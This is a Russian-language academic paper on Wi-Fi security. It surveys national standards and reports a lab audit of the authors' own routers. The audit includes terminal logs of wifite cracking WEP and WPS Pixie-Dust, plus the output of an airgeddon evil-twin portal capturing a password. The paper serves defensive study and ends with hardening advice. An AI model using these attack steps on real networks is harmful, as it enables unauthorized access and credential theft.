DOI 10.36622/VSTU.2023.4.26.009
УДК 004.056

АНАЛИЗ ЗАЩИЩЕННОСТИ КОМПОНЕНТОВ ИНФОРМАЦИОННОЙ СИСТЕМЫ, ПОСТРОЕННОЙ НА БЕСПРОВОДНЫХ СЕТЯХ

Ю.Ю. Громов, П.И. Карасев, А.И. Елисеев, Е.О. Карамышева, Н.С. Кибец

В работе рассмотрена безопасность информационных систем, построенных на беспроводных технологиях, представлены нормативные документы, которые содержат в себе требования и рекомендации к настройке информационных систем для предотвращения их дальнейшей компрометации со стороны внешних нарушителей. Помимо этого, была рассмотрена история Wi-Fi, а именно то, как эволюционировали беспроводные сети по скорости, по безопасности с точки зрения шифрования передаваемых в беспроводной среде данных. Кроме того, был проведен экскурс в устаревшие алгоритмы шифрования. Одной из ключевых задач стало создание стенда, с помощью которого удалось убедиться в уязвимости старых протоколов к современным угрозам. В статье также представлен аудит безопасности экспериментальной тестовой сети, а также описан процесс его проведения с указанием использующихся утилит. По результатам тестирования представлены рекомендации по обеспечению безопасности таких информационных систем.

Ключевые слова: информационные системы беспроводные сети, Wi-Fi, уязвимость, безопасность, перехват трафика, ИБ, SSID, WPA-2, WEP, handshake, PNL, WPA/WPA2-Personal (PSK), WPS Pixie Dust.

Введение

В настоящее время беспроводные сети распространены повсеместно. Они используются и в общественных местах, в квартирах, в крупных компаниях и корпорациях. Дешевизна Wi-Fi роутеров сделала их очень популярными и доступными.

Использование беспроводных сетей очень удобно, предлагает независимость от сетевого кабеля и свободу передвижения в зоне покрытия точки доступа.

Появляются все новые и новые стандарты Wi-Fi сетей. Первый стандарт Wi-Fi был представлен в далеком 1997 и предлагал скорость соединения до 2 мбит/с. Сейчас же есть такие стандарты Wi-Fi, как Wi-Fi 5, который предполагает использование частоты 5 ГГц и предлагает скорость до 1 Гбит/с (на практике), Wi-Fi 6, который поддерживает скорость до 3 Гбит/с [1]. Совсем недавно был представлен новый стандарт Wi-Fi 7, предлагающий сверхбыстрые скорости передачи данных.

Но несмотря на все удобство и скорости, порой обгоняющие Ethernet соединение, беспроводные сети имеют недостатки безопасности, которые мешают использовать их в критически важных инфраструктурах.

В связи с распространенностью Wi-Fi точек доступа, атаки на них также участились. Например, с помощью специальной сетевой карты, которая поддерживает неразборчивый режим, можно перехватывать весь трафик от точек доступа, в зоне покрытия которых находится атакующий. Также можно произвести атаку по подмене точки доступа путем копирования MAC адреса оригинальной точки и ее SSID.

Немаловажным фактором для безопасности беспроводной сети является и протокол шифрования трафика. Сейчас стал распространен WPA-2, ранее же нередко можно было встретить WEP, взломать который было достаточно просто.

Для проверки безопасности инфраструктуры в компаниях должен проводиться анализ защищенности. Беспроводные точки доступа могут стать входом в периметр сети компании. Дальнейший вектор атаки внутри сети уже зависит от намерений злоумышленников или людей, эмулирующих их.



Рис. 1. Эволюция стандартов Wi-Fi.

Целями таких атак может являться получение коммерческой тайны, ПД клиентов или сотрудников, а также деструктивное воздействие на систему.

Именно поэтому стоит акцентировать внимание на безопасность беспроводных сетей, так как именно они зачастую являются слабым местом сети компании.

Основная часть

Для того, чтобы рассмотреть требования, предъявляемые к беспроводным сетям, необходимо рассмотреть нормативные документы, в которых затрагивается безопасность беспроводных сетей. Помимо этого, важно знать, какие уязвимости могут присутствовать в сетях данного типа.

Нормативные документы, регулирующие использование беспроводных сетей

Одними из основных нормативных документов, которые содержат в себе советы и требования к безопасности беспроводных сетей, являются:

1) ГОСТ Р 59162-2020 [2].

В данном документе представлены рекомендации по обеспечению безопасности беспроводных сетей. Помимо этого, широко освещаются угрозы безопасности (рис. 2), характерные для данных сетей, а также требования к беспроводным точкам доступа (рис. 3).

Рис. 2. Угрозы безопасности беспроводных сетей.

Рис. 3. Основные требования безопасности беспроводных сетей.

В дополнение к этому, представленный документ включает в себя ряд существенных мер по обеспечению информационной безопасности, применимых к беспроводным технологиям, такие как:

- меры по предотвращению несанкционированного доступа к оборудованию и данным;
- обновление программного обеспечения оборудования для закрытия обнаруженных уязвимостей и предотвращения возможных атак;
- организация хранения и обработки информации с учетом оценки рисков безопасности связанных элементов;
- предоставление сотрудникам, работающим с беспроводными сетями, знаний и навыков для обеспечения правильной и безопасной работы оборудования;
- предоставление пользователям информации о мерах безопасности, которые необходимо соблюдать при использовании беспроводных сетей;
- использование шифрования для защиты данных, передаваемых по беспроводным сетям;
- проверка целостности данных для предотвращения возможных изменений или подмены информации;
- обеспечение уверенности в том, что пользователи, подключающиеся к беспроводным сетям, являются теми, кем они себя представляют;
- ограничение доступа к ресурсам беспроводных сетей на основе определенных правил и политик безопасности.

2) ГОСТ Р ИСО/МЭК 27033-2-2021 [3].

Согласно данному документу, при проектировании сетевой инфраструктуры компании следует придерживаться многоуровневого подхода к обеспечению безопасности.

Рис. 4. Многоуровневая система сети

Так, специалист должен следовать данной концепции: все точки беспроводного доступа должны:

a) располагаться в демилитаризованной зоне сети (ДМЗ);

b) иметь строгие настройки подключения;

c) использовать защищенные протоколы подключения.

Тестирование безопасности беспроводной сети на предмет уязвимостей.

В данном разделе будет рассмотрен аудит безопасности беспроводных сетей.

Для тестирования на проникновение будут использоваться специализированный дистрибутив Kali Linux, который имеет большой арсенал утилит, которые так или иначе могут пригодиться специалисту.

Также будут использоваться специальные сетевые устройства, поддерживающие мониторинг сетевого трафика.

Атака на точки доступа, использующие WEP шифрование.

Отдельно хотелось бы выделить атаку на WEP шифрование для того, чтобы показать наглядно, почему стоит выбирать надежные алгоритмы шифрования трафика WPA2/WPA3.

Атакуемая точка доступа в данном случае имеет имя сети «keenetic_guest» и является частью нашей локальной сети. Специально используется WEP вместо WPA2.

Особенностью WEP является то, что пароль сети передается по битам вместе с каждым передаваемым между клиентом и точкой доступа сообщением. Прослушав трафик и проанализировав каждое сообщение, можно найти весь пароль к сети.

Атака была произведена с помощью утилиты wifite, предустановленной в Kali Linux. Реализация данной атаки представлена на рис. 5.

В момент атаки к точке доступа был подключен смартфон, на котором воспроизводилось видео. Компрометация сети была осуществлена за 3 минуты, было собрано 10000 пакетов.

```
┌──(root㉿kali)-[/home/kali]
└─# wifite --wep
                                   wifite2 2.6.6
                                   a wireless auditor by derv82
                                   maintained by kimocoder
                                   https://github.com/kimocoder/wifite2

[+] option: targeting WEP-encrypted networks
[!] Conflicting processes: NetworkManager (PID 506), wpa_supplicant (PID 754)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

   Interface   PHY   Driver              Chipset
------------------------------------------------------------------------------
1. wlan0       phy0  mt7601u             Ralink Technology, Corp. MT7601U

[+] Enabling monitor mode on wlan0 ... enabled!

  NUM                       ESSID   CH  ENCR    PWR    WPS  CLIENT
  NUM                       ESSID   CH  ENCR    PWR    WPS  CLIENT
  NUM                       ESSID   CH  ENCR    PWR    WPS  CLIENT
  NUM                       ESSID   CH  ENCR    PWR    WPS  CLIENT
  ---  --------------------------  --  -----  -----  ---  ------
    1            keenetic_guest     5  WEP    70db   yes    1
[+] Select target(s) (1-1) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against 52:FF:20:11:41:D2 (keenetic_guest)
[+] attempting fake-authentication with 52:FF:20:11:41:D2 ... success
[+] keenetic_guest (69db) WEP replay: 10295/10000 IVs, fakeauth, Replaying @ 599/sec
[+] replay WEP attack successful

[+]      ESSID: keenetic_guest
[+]      BSSID: 52:FF:20:11:41:D2
[+] Encryption: WEP
[+]    Hex Key: 84:92:15:12:52
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished:
[+]   ip link set wlan0 down
[+]   iw wlan0 set type managed
[+]   ip link set wlan0 up
```

Рис. 5. Процесс атаки на WEP с помощью wifite.

Стоит отметить, из чего состоят экспериментальные сети. Они подключены к одному маршрутизатору. Помимо этого, у представленных беспроводных сетей присутствуют клиенты. Схема сети представлена на рис. 6.



Рис. 6. Схема виртуальной атакуемой сети.

Роутер, представленный на схеме слева – TP-Link, актуальная модель, до сих пор доступен на рынке, установлено последнее доступное обновление безопасности. Правый же роутер – ZTE 2011 года выпуска, на котором не установлены никакие патчи безопасности.

С помощью утилиты wifite удалось скомпрометировать точку доступа, сеть которой носит название «TP-Link-3980_tester». Пароль был установлен по умолчанию заводом-изготовителем.

Несмотря на то, что в данной беспроводной сети на роутере установлены актуальные обновления безопасности, компрометация заняла пару минут. Была использована уязвимость Pixie-Dust [4]. Процесс атаки представлен на рис. 7.

Стоит отметить, что данные точки доступа намеренно работали на канале 13, который не использовался чужими точками доступа для того, чтобы случайно не атаковать соседские сети. Это никак принципиально не влияет на сам процесс атаки.

Помимо этого, удалось провернуть атаку по подмене точки доступа TP-Link. Для атаки использовалась утилита airgeddon, а также несколько сетевых карт, которые поддерживают режим монитора и режим создания точки доступа (AP).

С помощью утилиты была осуществлена атака по подмене точки доступа, которая предполагает создание формы авторизации в сети. Пароль, введенный пользователем, перехватывается и попадает в специально созданный текстовый файл (рис. 8).

```
┌──(root㉿kali)-[/home/kali/ib/tools/airgeddon]
└─# wifite -c 13
  .                .
.´  ·  .     .  ·  `.  wifite2 2.6.6
:  :  :  (¯)  :  :  :  a wireless auditor by derv82
`.  ·  `  /¯\  ´  ·  .´  maintained by kimocoder
  `     /¯¯¯\     ´    https://github.com/kimocoder/wifite2

[+] option: scanning for targets on channel 13
[!] Conflicting processes: NetworkManager (PID 469), wpa_supplicant (PID 687)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0 already in monitor mode

 NUM                  ESSID   CH  ENCR    PWR   WPS  CLIENT
 ---  --------------------   --  ----   ----   ---  ------
   1      TP-Link_3980_tester   13  WPA-P  78db   yes
   2         super_mega_wifi    13  WPA-P  66db   yes
[+] Select target(s) (1-2) separated by commas, dashes or all: all

[+] (1/2) Starting attacks against 54:AF:97:72:39:80 (TP-Link_3980_tester)
[+] TP-Link_3980_tester (69db) WPS Pixie-Dust: [4m57s] Cracked WPS PIN: 16185869
[+] TP-Link_3980_tester (69db) WPS Pixie-Dust: [4m55s] Cracked WPS PSK: 16185869
[+]       ESSID: TP-Link_3980_tester
[+]     Channel: 13
[+]       BSSID: 54:AF:97:72:39:80
[+]  Encryption: WPA (WPS)
[+]     WPS PIN: 16185869
[+] PSK/Password: 16185869
@@@ to dict {'result_type': 'WPS', 'bssid': '54:AF:97:72:39:80', 'channel': '13', 'essid': 'TP-Link_3980_tester', 'pin': '16185869', 'psk': '1618
5869', 'date': 1680165959, 'loc': 'ND', 'readable_date': '2023-03-30 04:45:59'}
@@@ to dict {'result_type': 'WPS', 'bssid': '54:AF:97:72:39:80', 'channel': '13', 'essid': 'TP-Link_3980_tester', 'pin': '16185869', 'psk': '1618
5869', 'date': 1680165959, 'loc': 'ND', 'readable_date': '2023-03-30 04:45:59'}
[+] saved crack result to cracked.json (1 total)

[+] (2/2) Starting attacks against 20:89:8D:A0:29:7C (super_mega_wifi)
[+] super_mega_wifi (65db) WPS Pixie-Dust: [3m10s] Failed: Reaver says "WPS pin not found"
[+] super_mega_wifi (67db) WPS NULL PIN: [3m10s] Failed: Reaver process stopped (exit code: 1)
[+] super_mega_wifi (65db) WPS PIN Attack: [1h4m38s PINs:1] Failed: Too many timeouts (375)
[+] super_mega_wifi (66db) PMKID CAPTURE: Failed to capture PMKID

[+] super_mega_wifi (56db) WPA Handshake capture: Listening. (clients:0, deauth:3s, timeout:0s)
[!] WPA handshake capture FAILED: Timed out after 300 seconds
[+] Finished attacking 2 target(s), exiting
```

Рис. 7. Атака на точки доступа нашей виртуальной сети.

```
┌──(root㉿kali)-[~]
└─# cat evil_twin_captive_portal_password-TP-Link_3980_tester.txt

2023-04-04
airgeddon. Атака Злой Двойник + Перехватывающий портал захватили пароль

BSSID: 54:AF:97:72:39:80
Канал: 13
ESSID: TP-Link_3980_tester

---------------

Пароль: 16185869

---------------
```

Рис. 8. Результат применения атаки

Заключение

Несмотря на то, что беспроводные сети имеют некоторые технические недоработки в безопасности, они остаются наиболее удобными для использования с мобильными устройствами. Существует множество защитных механизмов, препятствующих компрометации сети.

Первое, что нужно сделать при настройке беспроводной точки доступа, - отключить возможность быстрого подключения с помощью протокола WPS. Даже актуальные роутеры имеют уязвимости в его реализации.

Помимо отключения WPS, следует соблюдать рекомендации по длине и сложности паролей. В компаниях должны вводиться политики безопасности, которые бы это контролировали.

Беспроводные точки доступа должны располагаться в отдельных, изолированных от общей сетевой инфраструктуры сегментах [12]. Эта мера позволит предотвратить продвижение злоумышленника в сети, даже если будет потерян контроль над точкой доступа.

Список литературы

1. A brief history of Wi-Fi. – URL: https://www.economist.com/technology-quarterly/2004/06/12/a-brief-history-of-wi-fi (дата обращения: 1.03.2023).

2. ГОСТ Р 59162-2020 Национальный стандарт Российской Федерации. Информационные технологии. Методы и средства обеспечения безопасности Безопасность сетей. Часть 6. Обеспечение информационной безопасности при использовании беспроводных IP-сетей.

3. ГОСТ Р ИСО/МЭК 27033-2-2021 Информационные технологии. Методы и средства обеспечения защиты. Защита сети. Часть 2. Руководящие указания по проектированию и внедрению защиты сети.

4. Небезопасность публичных Wi-Fi сетей. – URL: https://spark.ru/startup/smart-soft/blog/38922/nebezopasnost-publichnih-wi-fi-setej (дата обращения: 8.03.2023).

Тамбовский государственный технический университет
Tambov State Technical University

МИРЭА – Российский технологический университет
MIREA – Russian Technological University

Поступила в редакцию

Информация об авторах

Громов Юрий Юрьевич – д-р техн. наук, профессор, Тамбовский государственный технический университет, e-mail: gromovtambov@yandex.ru

Карасев Павел Игоревич – канд. техн. наук, МИРЭА – Российский технологический университет, e-mail: karasev@mirea.ru

Елисеев Алексей Игоревич – канд. техн. наук, Тамбовский государственный технический университет, e-mail: alekseyeliseev@ya.ru

Карамышева Екатерина Олеговна – старший преподаватель кафедры КБ-1 «Защита информации», МИРЭА – Российский технологический университет, e-mail: karamysheva@mirea.ru

Кибец Николай Сергеевич – студент, МИРЭА – Российский технологический университет, e-mail: kibets.n.s@edu.mirea.ru

ANALYSIS OF THE SECURITY OF COMPONENTS OF AN INFORMATION SYSTEM BUILT ON WIRELESS NETWORKS

Y.Y. Gromov, P.I. Karasev, A.I. Eliseev, E.O. Karamysheva, N.S. Kibets

The paper examines the security of information systems built on wireless technologies, presents regulatory documents that contain requirements and recommendations for setting up information systems to prevent their further compromise by external violators. In addition, the history of Wi-Fi was reviewed, namely how wireless networks have evolved in terms of speed, security, and in terms of encryption of data transmitted in a wireless environment. In addition, an excursion into outdated encryption algorithms was conducted. One of the key tasks was the creation of a stand, with the help of which it was possible to verify the vulnerability of old protocols to modern threats. The article also presents a security audit of an experimental test network, and also describes the process of conducting it, indicating the utilities used. Based on the testing results, recommendations for ensuring the security of such information systems are presented.

KEYWORDS: wireless networks, Wi-Fi, accessibility, security, intercept traffic, IB, SSID, WPA2, WEP, handshake, ONLY, WPA/WPA2-Personal (PSK), WPS Pixie Dust.

Submitted 1.11.2023

Information about the authors

Yurii Y. Gromov – Dr. Sc. (Technical), professor, Tambov State Technical University, e-mail: gromovtambov@yandex.ru
Pavel I. Karasev – Cand. Sc. (Technical), MIREA – Russian Technological University, e-mail: karasev@mirea.ru
Aleksey I. Eliseev – Cand. Sc. (Technical), Tambov State Technical University, e-mail: alekseyeliseev@ya.ru
Ekaterina O. Karamysheva – Senior lecturer of the Department of KB-1 "Information Protection", MIREA – Russian Technological University, e-mail: karamysheva@mirea.ru
Nikolay S. Kibets – student, MIREA – Russian Technological University, e-mail: kibets.n.s@edu.mirea.ru